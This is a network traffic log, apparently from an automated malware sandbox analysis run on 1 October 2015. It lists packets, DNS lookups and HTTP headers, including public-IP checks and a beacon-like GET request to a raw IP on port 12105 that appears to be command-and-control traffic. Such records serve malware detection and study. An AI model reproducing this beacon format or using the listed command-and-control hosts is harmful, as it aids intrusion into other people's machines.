Oct 1, 2015 12:40:26.967830896 CEST	56686	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:27.330070972 CEST	53	56686	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:27.330976963 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:27.636305094 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:28.339483023 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:29.839413881 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:32.948838949 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:37.651964903 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:44.190026045 CEST	53229	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:44.260500908 CEST	53	53229	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:44.263684988 CEST	1992	80	192.168.0.20	104.238.141.75
Oct 1, 2015 12:40:44.263715982 CEST	80	1992	104.238.141.75	192.168.0.20
Oct 1, 2015 12:40:44.263756037 CEST	1992	80	192.168.0.20	104.238.141.75
Oct 1, 2015 12:40:44.264527082 CEST	1992	80	192.168.0.20	104.238.141.75
Oct 1, 2015 12:40:44.264544010 CEST	80	1992	104.238.141.75	192.168.0.20
Oct 1, 2015 12:40:44.714593887 CEST	80	1992	104.238.141.75	192.168.0.20
Oct 1, 2015 12:40:44.714611053 CEST	80	1992	104.238.141.75	192.168.0.20
Oct 1, 2015 12:40:44.714706898 CEST	1992	80	192.168.0.20	104.238.141.75
Oct 1, 2015 12:40:44.716061115 CEST	1992	80	192.168.0.20	104.238.141.75
Oct 1, 2015 12:40:44.716075897 CEST	80	1992	104.238.141.75	192.168.0.20
Oct 1, 2015 12:40:44.788086891 CEST	61601	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:44.963933945 CEST	53	61601	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:44.971402884 CEST	1993	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:44.971425056 CEST	80	1993	216.58.210.46	192.168.0.20
Oct 1, 2015 12:40:44.971462011 CEST	1993	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:44.972203970 CEST	1993	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:44.972238064 CEST	80	1993	216.58.210.46	192.168.0.20
Oct 1, 2015 12:40:44.972291946 CEST	80	1993	216.58.210.46	192.168.0.20
Oct 1, 2015 12:40:44.972327948 CEST	1993	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:45.248270035 CEST	2000	443	192.168.0.20	186.46.142.66
Oct 1, 2015 12:40:45.248291016 CEST	443	2000	186.46.142.66	192.168.0.20
Oct 1, 2015 12:40:45.248528004 CEST	2000	443	192.168.0.20	186.46.142.66
Oct 1, 2015 12:40:45.255928040 CEST	2000	443	192.168.0.20	186.46.142.66
Oct 1, 2015 12:40:45.255948067 CEST	443	2000	186.46.142.66	192.168.0.20
Oct 1, 2015 12:40:46.342808008 CEST	443	2000	186.46.142.66	192.168.0.20
Oct 1, 2015 12:40:46.344172955 CEST	2000	443	192.168.0.20	186.46.142.66
Oct 1, 2015 12:40:46.344193935 CEST	443	2000	186.46.142.66	192.168.0.20
Oct 1, 2015 12:40:46.748287916 CEST	443	2000	186.46.142.66	192.168.0.20
Oct 1, 2015 12:40:46.917540073 CEST	2000	443	192.168.0.20	186.46.142.66
Oct 1, 2015 12:40:48.425645113 CEST	51618	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:48.771200895 CEST	53	51618	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:48.773257017 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:48.773296118 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:48.773334026 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:48.774070978 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:48.774087906 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:48.961555004 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:48.985668898 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:48.985690117 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.141809940 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.142205000 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.142302036 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.142644882 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.142653942 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.142775059 CEST	2002	80	192.168.0.20	191.234.4.50

Oct 1, 2015 12:40:49.142788887 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.160990000 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.161098003 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.161299944 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.161477089 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.161647081 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.161655903 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.161772966 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.161788940 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.161979914 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.162132025 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.162378073 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.162553072 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.168217897 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.168705940 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.168714046 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.168808937 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.180788994 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.180798054 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.180967093 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.181013107 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.181190014 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.181516886 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.181533098 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.181644917 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.181782961 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.181792021 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.181961060 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.187767029 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.187776089 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.187941074 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.188062906 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.188071966 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.188189030 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.206547022 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.206556082 CEST	80	2002	191.234.4.50	192.168.0.20
Oct 1, 2015 12:40:49.206618071 CEST	2002	80	192.168.0.20	191.234.4.50
Oct 1, 2015 12:40:49.286885023 CEST	2000	443	192.168.0.20	186.46.142.66
Oct 1, 2015 12:40:49.286915064 CEST	443	2000	186.46.142.66	192.168.0.20
Oct 1, 2015 12:40:49.715806961 CEST	443	2000	186.46.142.66	192.168.0.20
Oct 1, 2015 12:40:49.870678902 CEST	2000	443	192.168.0.20	186.46.142.66
Oct 1, 2015 12:40:59.733961105 CEST	51442	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:59.734066963 CEST	53	51442	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:59.735244036 CEST	2003	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:59.735275984 CEST	80	2003	216.58.210.46	192.168.0.20
Oct 1, 2015 12:40:59.735315084 CEST	2003	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:59.735496044 CEST	2003	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:59.735522032 CEST	80	2003	216.58.210.46	192.168.0.20
Oct 1, 2015 12:40:59.735665083 CEST	80	2003	216.58.210.46	192.168.0.20
Oct 1, 2015 12:40:59.735703945 CEST	2003	80	192.168.0.20	216.58.210.46
Oct 1, 2015 12:40:59.771883965 CEST	2006	443	192.168.0.20	213.92.204.37
Oct 1, 2015 12:40:59.771913052 CEST	443	2006	213.92.204.37	192.168.0.20
Oct 1, 2015 12:40:59.771951914 CEST	2006	443	192.168.0.20	213.92.204.37
Oct 1, 2015 12:40:59.772629023 CEST	2006	443	192.168.0.20	213.92.204.37
Oct 1, 2015 12:40:59.772645950 CEST	443	2006	213.92.204.37	192.168.0.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 1, 2015 12:39:01.333935022 CEST	64311	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:01.403767109 CEST	53	64311	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:05.871377945 CEST	58964	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:06.452512026 CEST	53	58964	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:19.401000023 CEST	64428	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:19.522396088 CEST	53	64428	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:19.526161909 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:19.823601961 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:20.526699066 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:22.026705027 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:25.136113882 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:29.839211941 CEST	9143	3478	192.168.0.20	203.183.172.196
Oct 1, 2015 12:39:36.170736074 CEST	51102	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:36.641768932 CEST	53	51102	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:36.642787933 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:36.948602915 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:37.651758909 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:39.151740074 CEST	9143	3478	192.168.0.20	77.72.169.212

Oct 1, 2015 12:39:42.261193991 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:46.964556932 CEST	9143	3478	192.168.0.20	77.72.169.212
Oct 1, 2015 12:39:53.295192957 CEST	54086	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:39:53.506315947 CEST	53	54086	8.8.8.8	192.168.0.20
Oct 1, 2015 12:39:53.512113094 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:53.823669910 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:54.526794910 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:56.026810884 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:39:59.136202097 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:40:03.839344978 CEST	9143	19302	192.168.0.20	74.125.204.127
Oct 1, 2015 12:40:10.170669079 CEST	64312	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:10.320820093 CEST	53	64312	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:10.321705103 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:10.620592117 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:11.323734999 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:12.823745966 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:15.933166027 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:20.636272907 CEST	9143	19302	192.168.0.20	74.125.194.127
Oct 1, 2015 12:40:26.967830896 CEST	56686	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:27.330070972 CEST	53	56686	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:27.330976963 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:27.636305094 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:28.339483023 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:29.839413881 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:32.948838949 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:37.651964903 CEST	9143	3478	192.168.0.20	217.10.68.152
Oct 1, 2015 12:40:44.190026045 CEST	53229	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:44.260500908 CEST	53	53229	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:44.788086891 CEST	61601	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:44.963933945 CEST	53	61601	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:48.425645113 CEST	51618	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:48.771200895 CEST	53	51618	8.8.8.8	192.168.0.20
Oct 1, 2015 12:40:59.733961105 CEST	51442	53	192.168.0.20	8.8.8.8
Oct 1, 2015 12:40:59.734066963 CEST	53	51442	8.8.8.8	192.168.0.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 1, 2015 12:39:01.333935022 CEST	192.168.0.20	8.8.8.8	0xa5f7	Standard query (0)	myip.dnsomatic.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:05.871377945 CEST	192.168.0.20	8.8.8.8	0x559b	Standard query (0)	www.download.windowsupdate.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:19.401000023 CEST	192.168.0.20	8.8.8.8	0x550a	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:36.170736074 CEST	192.168.0.20	8.8.8.8	0x9198	Standard query (0)	stun.voxgratia.org	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:53.295192957 CEST	192.168.0.20	8.8.8.8	0x2e8e	Standard query (0)	stun1.l.google.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:10.170669079 CEST	192.168.0.20	8.8.8.8	0x897	Standard query (0)	stun3.l.google.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:26.967830896 CEST	192.168.0.20	8.8.8.8	0xb66	Standard query (0)	stun.faktortel.com.au	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:44.190026045 CEST	192.168.0.20	8.8.8.8	0xbefd	Standard query (0)	icanhazip.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:44.788086891 CEST	192.168.0.20	8.8.8.8	0xb4da	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:48.425645113 CEST	192.168.0.20	8.8.8.8	0xa553	Standard query (0)	www.download.windowsupdate.com	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:59.733961105 CEST	192.168.0.20	8.8.8.8	0x934d	Standard query (0)	google.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Replay Code	Name	CName	Address	Type	Class
Oct 1, 2015 12:39:01.403767109 CEST	8.8.8.8	192.168.0.20	0xa5f7	No error (0)	myip.dnsomatic.com		67.215.92.215	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:06.452512026 CEST	8.8.8.8	192.168.0.20	0x559b	No error (0)	www.download.windowsupdate.com		191.234.4.50	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:19.522396088 CEST	8.8.8.8	192.168.0.20	0x550a	No error (0)	google.com		216.58.210.46	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:36.641768932 CEST	8.8.8.8	192.168.0.20	0x9198	No error (0)	stun.voxgratia.org		77.72.169.212	A (IP address)	IN (0x0001)
Oct 1, 2015 12:39:53.506315947 CEST	8.8.8.8	192.168.0.20	0x2e8e	No error (0)	stun1.l.google.com		74.125.204.127	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:10.320820093	8.8.8.8	192.168.0.20	0x897	No error	stun3.l.google.com		74.125.194.127	A (IP	IN

CEST			(0)			address)	(0x0001)
Oct 1, 2015 12:40:27.330070972 CEST	8.8.8.8	192.168.0.20	0xb66	No error (0)	stun.faktortel.com.au	217.10.68.152	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:44.260500908 CEST	8.8.8.8	192.168.0.20	0xbefd	No error (0)	icanhazip.com	104.238.141.75	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:44.963933945 CEST	8.8.8.8	192.168.0.20	0xb4da	No error (0)	google.com	216.58.210.46	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:48.771200895 CEST	8.8.8.8	192.168.0.20	0xa553	No error (0)	www.download.windowsupdate.com	191.234.4.50	A (IP address)	IN (0x0001)
Oct 1, 2015 12:40:59.734066963 CEST	8.8.8.8	192.168.0.20	0x934d	No error (0)	google.com	216.58.210.46	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- myip.dnsomatic.com
- 197.149.90.166:12105
- www.download.windowsupdate.com
- icanhazip.com

HTTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Header	Total Bytes Transfered (KB)
Oct 1, 2015 12:39:01.407176971 CEST	1977	80	192.168.0.20	67.215.92.215	GET / HTTP/1.1 Accept: text/*, application/* User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: myip.dnsomatic.com Cache-Control: no-cache	0
Oct 1, 2015 12:39:01.893306971 CEST	80	1977	67.215.92.215	192.168.0.20	HTTP/1.1 200 OK Server: Varnish Retry-After: 5 Content-Type: text/html Content-Length: 13 Accept-Ranges: bytes Date: Thu, 01 Oct 2015 10:38:36 GMT X-Varnish: 1213743900 Age: 0 Via: 1.1 varnish Connection: close Data Raw: 39 34 2e 32 34 32 2e 32 34 36 2e 32 33 Data Ascii: 94.242.246.23	0
Oct 1, 2015 12:39:01.898696899 CEST	1978	12105	192.168.0.20	197.149.90.166	GET /30G11/910646/0/51-SP3/0/M HBFHFBFHJBFG HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.99 Safari/537.36 Host: 197.149.90.166:12105 Cache-Control: no-cache	1
Oct 1, 2015 12:39:06.455384016 CEST	1980	80	192.168.0.20	191.234.4.50	GET /msdownload/update/v3/stat ic/trustedr/en/authrootseq.txt HTTP/1.1 Accept: */* User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache	4
Oct 1, 2015 12:39:06.650512934 CEST	80	1980	191.234.4.50	192.168.0.20	HTTP/1.1 200 OK Cache-Control: max-age=604800 Content-Length: 18 Content-Type: text/plain Last-Modified: Thu, 20 Aug 2015 18:11:19 GMT Accept-Ranges: bytes ETag: "803dac9c73dbd01:0" Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET X-CID: 7 X-CCC: US Date: Thu, 01 Oct 2015 10:38:41 GMT Data Raw: 31 34 30 31 44 30 44 42 37 33 39 43 45 45 36 34 45 39 Data Ascii: 1401D0DB739CEE64E9	5
					GET /msdownload/update/v3/stat ic/trustedr/en/authrootstl.cab HTTP/1.1 Accept: */*	

Oct 1, 2015 12:39:06.669275999 CEST	1980	80	192.168.0.20	191.234.4.50	User-Agent: Microsoft-CryptoAPI/5.131.2600.5512 Host: www.download.windowsupdate.com Connection: Keep-Alive Cache-Control: no-cache Pragma: no-cache HTTP/1.1 200 OK Cache-Control: max-age=604800 Content-Length: 50006 Content-Type: application/octet-stream Last-Modified: Thu, 20 Aug 2015 19:08:01 GMT Accept-Ranges: bytes ETag: "803e6c887bdbd01:0" Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET X-CID: 7 X-CCC: US Date: Thu, 01 Oct 2015 10:38:41 GMT Data Raw: 4d 53 43 46 00 00 00 00 56 c3 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 03 01 01 00 01 00 00 00 00 00 00 00 49 00 00 00 04 00 01 00 e9 cb 01 00 00 00 00 00 00 00 14 47 98 60 20 00 61 75 74 68 72 6f 6f 74 2e 73 74 6c 00 57 ff 9e fe ce 38 00 80 43 4b c4 9a 09 3c 54 eb ff c7 cf 8c 63 df 35 28 b2 93 3d e7 a0 21 45 76 22 bb a4 64 27 fb 12 63 2d 69 54 42 57 49 96 48 25 a9 90 56 da b4 c7 bd 84 a4 b2 a6 12 45 12 25 29 d9 f2 7f 66 ba 95 e9 cc 75 6f ee fd bf 7e 2f af 33 f3 cc 73 ce cc 79 3e ef e7 bb 3d cf 81 6c c3 d5 bd 64 62 55 48 34 4d 1c e5 c4 31 e3 f3 c1 e7 26 4a e7 7d 3c 0e 87 b2 23 ac 4c 8c 8a 5c 0c 78 21 4 6 08 74 9e 5e c8 c4 aa c8 84 83 71 09 1a 6c 38 70 e5 69 0e 4a 27 33 c2 c1 c4 f6 ad 9b 81 15 cf 4a c0 35 76 84 e7 bd f5 7a 2d c8 89 2e 41 34 55 11 54 13 45 d1 a5 eb 68 7f ec d4 7d 24 01 c7 0d 13 ee 35 bd 3d ed 06 95 c6 eb 56 6e 55 12 14 45 08 5b 91 5b 61 28 f9 13 22 fa e3 47 d9 fd 50 1e 98 6b c6 6d 96 33 e0 11 f1 19 e7 45 50 3e 98 67 a8 0a 3f a4 6b 59 7c ea a6 4c be 76 a7 d2 f1 71 44 7a c6 15 04 54 00 26 70 95 26 b8 e9 3a c8 66 f7 c8 cc 9b 54 e8 62 b3 cb 5c fb b2 10 41 66 5c e5 81 4a c2 e2 49 ce bd ab d4 b9 74 4e 30 39 0e 89 f2 1a 8d ad 99 7c 2c 5b 72 a3 5f e8 ca 78 f1 d4 59 1e 65 dd 28 64 dd 8c 6f b0 a3 ab 60 33 0b c8 0f f2 84 c2 a0 10 28 1c 1c 1b 20 12 24 0e d9 82 56 08 b5 65 00 79 83 73 24 70 cd 06 ea 75 ee a0 ed 0d fa f5 a0 08 d0 f2 05 57 85 81 7e 12 14 03 41 10 42 1e 85 09 f3 47 6f 4f 56 b2 e2 19 a6 9c 4a 54 12 85 22 56 46 d6 3c 95 41 c9 cf 90 85 33 ee cb 8a 72 c1 1c 08 1b 13 0b e8 61 64 64 66 60 c1 f2 b0 1a ed 70 68 9c 4a 3a 72 f8 45 c5 ae 5b 5c 4c 1e 58 1e 3a 9d f2 1c b7 3f d6 87 2b bd d1 96 ee da 62 fb f8 ba 6c f7 10 96 87 53 74 ce ce 0f 55 8c 4e 3b a1 0c 61 b5 68 2d 57 81 e7 f7 c7 34 fa 55 71 62 cf 4d 62 46 3d ed 58 10 43 1a 1e 44 58 dd 81 aa d 8 0f b2 03 87 0f 14 0c b4 da 83 56 10 55 b5 1d 50 ea 0e da a1 a0 27 18 9c a5 f0 d1 fb a6 bc 50 3d 99 3f d7 96 9b 73 5f a3 6a fd 19 8d 57 5f c4 8b ca 17 50 94 ff b2 2d 04 86 74 31 40 2e 07 1f c7 73 3a a5 7f ae 35 d3 c5 6a 37 5b 1f 21 59 62 7c b3 90 e5 e0 d2 6c cb eb e5 47 dd 46 f3 45 b0 da 3f 6c 67 ea d1 6d 2d 6e e7 28 2f 36 49 cf f1 e2 9e 08 1a eb 96 1e a8 ce 5f c8 99 e9 d8 f6 b8 35 0e d1 a7 d1 ae 0e ab ce 6e 0b 74 e7 3c 01 27 04 13 96 89 4e 69 6d e8 97 3b b7 21 7b a9 09 c3 09 a5 a3 ba f9 4e cd 68 02 0e fa 75 ed db 1a 99 fe 78 60 cf d8 db 20 67 52 cc b6 42 e7 2e 56 7b f3 27 87 ba 3d 7d 05 eb 3d 7c 1f 68 67 a4 39 b5 36 e4 ce af c2 6a ef b4 77 1a 5b 50 60 90 47 dc bf cc fe de 64 9a f6 b8 95 c6 a3 9c a0 d4 ed e5 95 a2 03 21 cb 05 74 10 2f 1a ed 0e b0 fd 7f e5 07 e2 90 2a 84 40 28 38 28 76 31 08 13 ba 94 27 cc f5 5a db 2b 15 11 1b f3 52 11 72 9b a6 8b b2 31 4a 6e c2 6a 1f 5b 70 a5 be 41 74 ed 9d 57 3b 46 9f 28 dd f7 61 a1 d1 ce 4e d1 be 1a 58 a0 11 18 95 3d b8 5b 04 18 27 89 72 0f 0c a1 c7 83 5e 24 42 1e 61 f9 c9 a7 39 c5 d7 9d e4 2c 76 2d bf db 86 25 14 32 1d fd 12 3 a c1 c1 8b 5b d8 b6 36 aa 6a ed c4 ba 31 7f ed 21 7b 16 f1 c6 91 cb 6e d1 11 3d 7b 10 55 1a 8f 95 86 25 c1 88 bf 79 2c c3 0f df 9d 11 3e 61 60 0d d2 30 01 de 36 a8 96 53 4a 64 61 dc 29 39 78 cd c5 18 7a 71 63 ac 15 58 03 1b 56 71 1a 31 7a 9a e1 d4 c9 8a 27 5e e2 f2 a9 96 d6 5e 73 55 7c 24 cc 75 91 b 0 dc 7e 83 4c 67 66 8d e6 1d 59 07 cd 1f 56 1a d1 28 66 a5 28 06 d6 f8 6d d4 b8 ef 2d e6 ef 2d 26 2c a3 e0 63 26 7a 8d f0 86 2d 83 c2 a6 02 9e 66 47 4f 1c 0a 36 cf ca e4 4e 88	5

Oct 1, 2015 12:39:06.754091024 CEST	80	1980	191.234.4.50	192.168.0.20	79 3c 99 7a a0 8d 2c a1 81 10 67 7c c3 0e 95 83 17 21 d2 88 24 13 07 b5 ef 3c 8a c3 e3 18 71 08 1f c2 f3 c3 e6 71 38 06 3c 74 eb 6b f2 70 e4 3d cc c5 97 b0 b3 df 7a aa 7d a7 51 88 55 f4 93 f1 96 26 4a f2 98 2d 54 e2 b0 10 c7 03 ae 5b 89 0c 9d 7f d0 e3 a0 14 c5 e2 d3 7d 75 ae 10 ed 54 1f 94 dd 8f 1f 7f fe 3e df 79 87 65 fa c3 43 46 22 e5 56 58 24 3b 26 54 f6 3e e5 93 5d 87 33 ba 48 b4 b3 da 8 e 37 6b d9 e5 77 f9 6d 92 af d5 28 af 86 23 63 99 e9 bf 40 c2 09 13 76 14 b2 dc ca 5b a0 e3 6c e3 18 77 af 65 1e 32 f5 db 33 8d 9b 28 79 04 2b da f4 f6 7c 4b 39 3e 1b 89 d3 6f df 1f 55 7a de e4 83 95 83 56 c6 08 57 7c b4 6b 15 7c 9e 1c ab 2c 18 c8 56 a6 78 50 6d 56 9b 80 e9 58 07 1e 0b e0 e2 02 21 eb c6 ca ec f8 b8 e2 03 f7 4a 6a fc 25 e3 4e 5f f1 39 54 cd 7e f4 ec dd 76 c9 8d b7 43 1f 21 c6 34 f8 35 61 a2 21 88 14 94 28 11 0e e2 86 2f 35 6a d8 83 d7 40 70 04 80 b8 11 f4 53 9c d1 a3 46 10 6a 64 65 86 09 12 01 0a f2 bd 0a 50 43 02 ce b8 4d 5a 4f ef 8a 0c ef f9 18 94 fc 16 0b 44 7e e7 01 09 25 79 eb 0d b8 9a 0f 8 69 9b 93 07 d7 61 81 24 76 75 91 37 de f4 e7 7b cf 36 8c 7b 59 33 a1 db e0 bb 35 19 59 44 03 64 3e 2c 80 10 e8 01 c1 62 a8 af c9 48 d6 10 3e c5 bb 30 cd fd 40 bf 34 db e2 a0 53 ed 87 0f 07 8b 58 e8 f5 ec 6e 79 a6 8d df 81 98 d1 60 58 0e 6b 7d 0b a1 d6 40 3a c5 0a 29 62 03 41 20 0d a7 b6 d5 40 bf 38 38 c2 a8 c9 d6 1d bc c7 fc 48 af 09 b8 95 30 81 24 4e d2 0b cb 7b 9a 3e 10 83 b6 49 f1 a4 de 21 a7 77 5f 05 61 45 05 cb a2 57 ec 82 60 53 25 d9 ad eb cb 78 60 ca 60 02 19 cb e2 45 b8 72 67 1d 97 1c c7 b3 a7 65 85 b5 31 97 7 7 5f ed 43 92 ff 0b e3 e0 ce 59 9e f2 2e bb e2 8c c3 4e 02 57 73 ee 83 04 e1 f2 33 a5 43 25 b9 8e 17 9a 63 d5 52 b4 26 ea 10 0d 1a ef 90 87 65 11 19 44 8a 89 93 da 47 3e b5 0e cf 88 67 a0 ef 1e a6 34 38 b5 60 cd d9 71 aa ce 06 53 0b 26 ec 3e bb a2 f2 fe a6 f3 e9 89 1e be 97 6c 24 b5 2f f0 a8 33 d6 